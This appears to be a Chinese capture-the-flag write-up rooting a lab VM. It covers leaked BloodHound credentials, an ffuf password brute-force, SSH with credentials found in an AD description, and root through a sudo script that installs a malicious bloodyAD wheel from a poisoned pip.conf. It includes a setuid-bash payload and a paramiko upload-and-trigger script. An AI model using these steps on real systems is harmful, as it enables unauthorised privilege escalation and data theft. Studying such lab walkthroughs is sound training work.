

hAhacker

user

root

user

靶机地址：192.168.6.136

▼ Markdown |

```
1 (root@kali-plus)-[~]
2   # nmap -p- 192.168.5.136
3   Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-05 14:16 CST
4   Nmap scan report for 192.168.5.136 (192.168.5.136)
5   Host is up (0.00030s latency).
6   Not shown: 65532 closed tcp ports (reset)
7   PORT      STATE SERVICE
8   22/tcp    open  ssh
9   80/tcp    open  http
10  8080/tcp  open  http-proxy
11  MAC Address: 08:00:27:B0:52:CF (Oracle VirtualBox virtual NIC)
12
13  Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
14
```


可以看到突破口应该在8080端口

访问发现是一个猎犬，一般是打内网用的

扫一下目录

▼ Markdown |

```
1 http://192.168.5.136:8080
```



我们在

Markdown

1 `http://192.168.5.136:8080/api/v2/swagger.json`

可以找到一些关键信息

```

1      "example": {
2          "login_method": "secret",
3          "username": "cool_user@bloodhoundenterprise.io",
4          "secret": "MySup3rS3cr3tPassw0rd!!!"
5      }
6  }
7  },
8  "responses": {
9      "200": {
10         "description": "OK",
11         "content": {
12             "application/json": {
13                 "schema": {
14                     "type": "object",
15                     "properties": {
16                         "data": {
17                             "type": "object",
18                             "properties": {
19                                 "user_id": {
20                                     "type": "string",
21                                     "format": "uuid"
22                                 },
23                                 "auth_expired": {
24                                     "type": "boolean"
25                                 },
26                                 "session_token": {
27                                     "type": "string",
28                                     "format": "jwt"
29                                 }
30                             }
31                         }
32                     }
33                 },
34                 "example": {
35                     "data": {
36                         "user_id": "54623566-213a-4490-9c68-ac44c39b6590",
37                         "auth_expired": false,
38                         "session_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoiaWoiNTQ2MjM1NjYtMjEzYS00NDkwLTljNjgtYWM0NGMzOWI2NTkwIiwidXNlciI6ImNvb2xfZXNlckBibG9vZGhvdW5kZW50ZXJwcmVzZS5pbyIsImhhdCI6MTUxNjIzOTYyMn0.1Ww07XpE9a-v6MQ9tHC8ikxmvmS3PuD7bJyNi4hPr_Y"
39                     }
40                 }
41             }
42         }
43     }
44 }

```

找到账号密码

```
1 cool_user@bloodhoundenterprise.io
2 MySup3rS3cr3tPassw0rd!!!
```

但是有个地方

```
1 "login_method": "secret",
2 "username": "cool_user@bloodhoundenterprise.io",
3 "secret": "MySup3rS3cr3tPassw0rd!!!"
```


登录方法是secret，我们尝试使用这个账号直接登录发现失败

我们尝试使用admin用户登录发现是返回401，其余用户是404，说明admin用户存在，给出来的cool_user@bloodhoundenterprise.io是个障眼法


然后我们来fuzz一下

```
1 ffuf -u http://192.168.5.136:8080/api/v2/login \
2 -X POST \
3 -H "Content-Type: application/json" \
4 -d '{"login_method":"secret","username":"admin","secret":"FUZZ"}' \
5 -w /usr/share/wordlists/rockyou.txt \
6 -fc 401
```

但是咋都登陆不进去只能重新想办法，扫了一遍80端口



发现东西了



网页打开电脑快卡死了只能kali拉一下

```
1 "admin:oAA2a4WnLlPozQKXqLUiIyigvwrZGtQS"
```

成功登录进去

The screenshot shows the BloodHound web interface. The search bar at the top contains 'HACKER@SEC.ORG'. The main area displays a graph of Active Directory objects. A red arrow points to the user profile for '黑客@SEC.ORG' on the right. The profile details are as follows:

属性	值
显示名称	黑客
对象 ID	S-1-5-21-2688985321-3766267280-2512124731-1999
管理员人数	错误的
允许无约束委托	错误的
创建时间	2026-02-27 11:16 GMT+8 (GMT+0800)
描述	用于审计测试的临时 Linux 访问权限。凭证: hacker / Hacker@123!
杰出姓名	CN=HACKER,CN=USERS,DC=SEC,DC=ORG
无需预先认证	错误的
域名 (FQDN)	SEC.ORG
域 SID	S-1-5-21-2688985321-3766267280-2512124731
已启用	真的
寻血猎犬最后收集到的数据	2026-02-27T06:33:15.324642811Z
上次登录时间 (已复制)	未知
上次登录时间	未知
寻血猎犬最后一次出现	2026-02-27 14:33 GMT+8 (GMT+0800)
标记为敏感信息	错误的
密码上次设置时间	2026-02-27 11:16 GMT+8 (GMT+0800)
密码永不过期	错误的
无需密码	错误的
SAM账户名称	黑客
标题	安全测试员
受约束委托的可信度	错误的

试了很久搜索了一下hacker发现账号密码

用于审计测试的临时 Linux 访问权限。凭证: hacker / Hacker@123!

```
hacker@hAhacker: ~  
文件 动作 编辑 查看 帮助  
"cms": "nginx_admin",  
"nginx_admin",  
"cms": "ired_admin(Roundcube?)",  
"ired_admin",  
"cms": "phpliteadmin",  
"phplite_admin",  
"cms": "phppgadmin",  
"phppg_admin",  
"admin": oAA2a4WnLLPozQKXqLUiIyigvwrZGtQS"  
100 2446k 100 2446k 0 0 412M 0 --:--:-- --:--:-- 477M  
  
[root@kali-plus]-[~]  
  
[root@kali-plus]-[~]  
# ssh hacker@192.168.5.136  
The authenticity of host '192.168.5.136 (192.168.5.136)' can't be established.  
ED25519 key fingerprint is SHA256:T1zHVxKqul4FN7dDd+BsmIFiyicu9Myn0TRY7K41BuI.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.5.136' (ED25519) to the list of known hosts.  
hacker@192.168.5.136's password:  
Linux hAhacker 6.12.73+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.73-1 (2026-02-17) x86_64  
[+] Docker environment ready.  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sat Feb 28 16:58:44 2026 from 192.168.32.142  
hacker@hAhacker:~$ ls  
user.txt  
hacker@hAhacker:~$ cat user.txt  
flag{user-0f983d31e468b53950efda13b14896bd}  
hacker@hAhacker:~$ sudo -l  
匹配 hAhacker 上 hacker 的默认条目:  
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty  
  
用户 hacker 可以在 hAhacker 上运行以下命令:  
(root) NOPASSWD: /usr/local/sbin/adbridge-maint  
hacker@hAhacker:~$
```

root

```
hacker@hAhacker: ~/.adbridge  
文件 动作 编辑 查看 帮助  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sat Feb 28 16:58:44 2026 from 192.168.32.142  
hacker@hAhacker:~$ ls  
user.txt  
hacker@hAhacker:~$ cat user.txt  
flag{user-0f983d31e468b53950efda13b14896bd}  
hacker@hAhacker:~$ sudo -l  
匹配 hAhacker 上 hacker 的默认条目:  
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty  
  
用户 hacker 可以在 hAhacker 上运行以下命令:  
(root) NOPASSWD: /usr/local/sbin/adbridge-maint  
hacker@hAhacker:~$ adbridge-maint -h  
-bash: adbridge-maint: 未找到命令  
hacker@hAhacker:~$ /usr/local/sbin/adbridge-maint -h  
-bash: /usr/local/sbin/adbridge-maint: 权限不够  
hacker@hAhacker:~$ cat /home/hacker/.adbridge/pip.conf  
[global]  
index-url = https://pypi.org/simple  
hacker@hAhacker:~$ ls  
user.txt  
hacker@hAhacker:~$ cd /home/hacker/.adbridge/  
hacker@hAhacker:~/.adbridge$ ls  
pip.conf pwnsrc venv  
hacker@hAhacker:~/.adbridge$ ls  
pip.conf pwnsrc venv  
hacker@hAhacker:~/.adbridge$ pwd  
/home/hacker/.adbridge  
hacker@hAhacker:~/.adbridge$ ls  
pip.conf pwnsrc venv  
hacker@hAhacker:~/.adbridge$ cd ..  
hacker@hAhacker:~$ ls  
user.txt  
hacker@hAhacker:~$ ls -a  
. .. .adbridge .bash_history .bash_logout .bashrc .config .local .profile user.txt  
hacker@hAhacker:~$ l;s  
-bash: l: 未找到命令  
-bash: s: 未找到命令  
hacker@hAhacker:~$ cd .adbridge/  
hacker@hAhacker:~/.adbridge$
```

因为直接执行发现没有权限再hacker目录下面看看

venv目录是虚拟环境不用管看看别的

```
1 hacker@hAhacker:~/adbridge$ cat pip.conf
2 [global]
3 index-url = https://pypi.org/simple
4 hacker@hAhacker:~/adbridge$ cat pwnsrc/
5 pwnmod.py setup.py
6 hacker@hAhacker:~/adbridge$ cat pwnsrc/
7 pwnmod.py setup.py
8 hacker@hAhacker:~/adbridge$ cat pwnsrc/pwnmod.py
9 import os
10 def main():
11     os.system('cp /bin/bash /tmp/rootbash; chown root:root /tmp/rootbash;
12     chmod 4755 /tmp/rootbash')
13     print('bloodyAD maintenance completed')
14 hacker@hAhacker:~/adbridge$ cat pwnsrc/setup.py
15 from setuptools import setup
16 setup(name='bloodyAD',version='99.9.9',py_modules=['pwnmod'],entry_points=
17 {'console_scripts':['bloodyAD=pwnmod:main','bloodyad=pwnmod:main']})
```

pwnsrc/pwnmod.py 看起来是bloodyAD猎豹的维护脚本,那么这个肯定是可以执行的

思路为通过可控 pip 源投递恶意 bloodyAD 包,触发 root 导入执行,读取 root flag。

具体操作我们需要先尝试adbridge-maint是否是读取pip.conf从而导入包的

把 pip 源故意改成无效地址:

```
1
2 cat > /home/hacker/.adbridge/pip.conf <<'EOF'
3 [global]
4 index-url = http://127.0.0.1:65534/simple
5 trusted-host = 127.0.0.1
6 EOF
7 sudo -n /usr/local/sbin/adbridge-maint
```

```
hacker@hAhacker: ~/.adbridge
文件 动作 编辑 查看 帮助
hacker@hAhacker: ~/.adbridge$ cat pip.conf
[global]
index-url = https://pypi.org/simple
hacker@hAhacker: ~/.adbridge$ cat pwsrc/
pwnmod.py setup.py
hacker@hAhacker: ~/.adbridge$ cat pwsrc/
pwnmod.py setup.py
hacker@hAhacker: ~/.adbridge$ cat pwsrc/pwnmod.py
import os
def main():
    os.system('cp /bin/bash /tmp/rootbash; chown root:root /tmp/rootbash; chmod 4755 /tmp/rootbash')
    print('bloodyAD maintenance completed')
hacker@hAhacker: ~/.adbridge$ cat pwsrc/setup.py
from setuptools import setup
setup(name='bloodyAD', version='99.9.9', py_modules=['pwnmod'], entry_points={'console_scripts': ['bloodyAD=pwnmod:main', 'bloodyad=pwnmod:main']})
hacker@hAhacker: ~/.adbridge$ sudo -l
匹配 hAhacker 上 hacker 的默认条目:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

用户 hacker 可以在 hAhacker 上运行以下命令:
    (root) NOPASSWD: /usr/local/sbin/adbridge-maint
hacker@hAhacker: ~/.adbridge$
cat > /home/hacker/.adbridge/pip.conf <<'EOF'
[global]
index-url = http://127.0.0.1:65534/simple
trusted-host = 127.0.0.1
EOF
sudo -n /usr/local/sbin/adbridge-maint
[*] Reinstalling bloodyAD ...
Looking in indexes: http://127.0.0.1:65534/simple
WARNING: Retrying (Retry(total=4, connect=None, read=None, redirect=None, status=None)) after connection broken by 'NewConnectionError('<pip._vendor.urllib
3.connection.HTTPConnection object at 0x7fa2b7250c20>: Failed to establish a new connection: [Errno 111] 连接被拒绝)': /simple/bloodyad/
WARNING: Retrying (Retry(total=3, connect=None, read=None, redirect=None, status=None)) after connection broken by 'NewConnectionError('<pip._vendor.urllib
3.connection.HTTPConnection object at 0x7fa2b7386ad0>: Failed to establish a new connection: [Errno 111] 连接被拒绝)': /simple/bloodyad/
WARNING: Retrying (Retry(total=2, connect=None, read=None, redirect=None, status=None)) after connection broken by 'NewConnectionError('<pip._vendor.urllib
3.connection.HTTPConnection object at 0x7fa2b7386d50>: Failed to establish a new connection: [Errno 111] 连接被拒绝)': /simple/bloodyad/
^aWARNING: Retrying (Retry(total=1, connect=None, read=None, redirect=None, status=None)) after connection broken by 'NewConnectionError('<pip._vendor.url
lib3.connection.HTTPConnection object at 0x7fa2b7367820>: Failed to establish a new connection: [Errno 111] 连接被拒绝)': /simple/bloodyad/
WARNING: Retrying (Retry(total=0, connect=None, read=None, redirect=None, status=None)) after connection broken by 'NewConnectionError('<pip._vendor.urllib
3.connection.HTTPConnection object at 0x7fa2b7367a80>: Failed to establish a new connection: [Errno 111] 连接被拒绝)': /simple/bloodyad/
ERROR: Could not find a version that satisfies the requirement bloodyAD (from versions: none)
ERROR: No matching distribution found for bloodyAD
hacker@hAhacker: ~/.adbridge$
```

注意到这里就可以验证/usr/local/sbin/adbridge-maint是读取了pip.conf 导入pip源的恶意 **bloodyA**

D 包 -> root 代码执行

生成恶意wheel劫持权限

```
1 ▾ mkdir -p /tmp/pwnbloody3
2   cat > /tmp/pwnbloody3/setup.py <<'EOF'
3   from setuptools import setup
4
5 ▾   setup(
6       name='bloodyAD',
7       version='100.0.1',
8       py_modules=['bloodyAD'],
9   )
10 EOF
11
12 ▾ cat > /tmp/pwnbloody3/bloodyAD.py <<'EOF'
13 import os
14 os.system('cp /root/root.txt /home/hacker/root.txt; chown hacker:hacker /home/hacker/root.txt; chmod 0644 /home/hacker/root.txt')
15 EOF
16
17 ▾ cd /tmp/pwnbloody3
18 python3 setup.py bdist_wheel
```

然后我们呢把他上传靶机强制安装

```
1 import paramiko
2
3 wheel_local = '/tmp/pwnbloody3/dist/bloodyAD-100.0.1-py3-none-any.whl'
4 host='192.168.5.136'
5 user='hacker'
6 pwd='Hacker@123!'
7
8 c=paramiko.SSHClient()
9 c.set_missing_host_key_policy(paramiko.AutoAddPolicy())
10 c.connect(host, username=user, password=pwd, timeout=12)
11
12 c.exec_command('mkdir -p /home/hacker/.adbridge/pwnrepo && rm -f /home/hacker/.adbridge/pwnrepo/*')\[1\].channel.recv_exit_status()
13 sftp = c.open_sftp()
14 sftp.put(wheel_local, '/home/hacker/.adbridge/pwnrepo/bloodyAD-100.0.1-py3-none-any.whl')
15 sftp.close()
16
17 cmds = [
18     'cp /home/hacker/.adbridge/pip.conf /home/hacker/.adbridge/pip.conf.bak',
19     "cat > /home/hacker/.adbridge/pip.conf <<'EOF'\nglobal\nno-index = true\nfind-links = /home/hacker/.adbridge/pwnrepo\nEOF",
20     'sudo -n /usr/local/sbin/adbridge-maint || true',
21     'cat /home/hacker/root.txt',
22     'mv -f /home/hacker/.adbridge/pip.conf.bak /home/hacker/.adbridge/pip.conf'
23 ]
24
25 for cmd in cmds:
26     i,o,e = c.exec_command(cmd)
27     print(o.read().decode('utf-8','ignore'))
28     print(e.read().decode('utf-8','ignore'))
29     print('rc=', o.channel.recv_exit_status())
30
31 c.close()
```

```
flag{root-a2456bac30fc835d1c406c02f1fd98b9}
```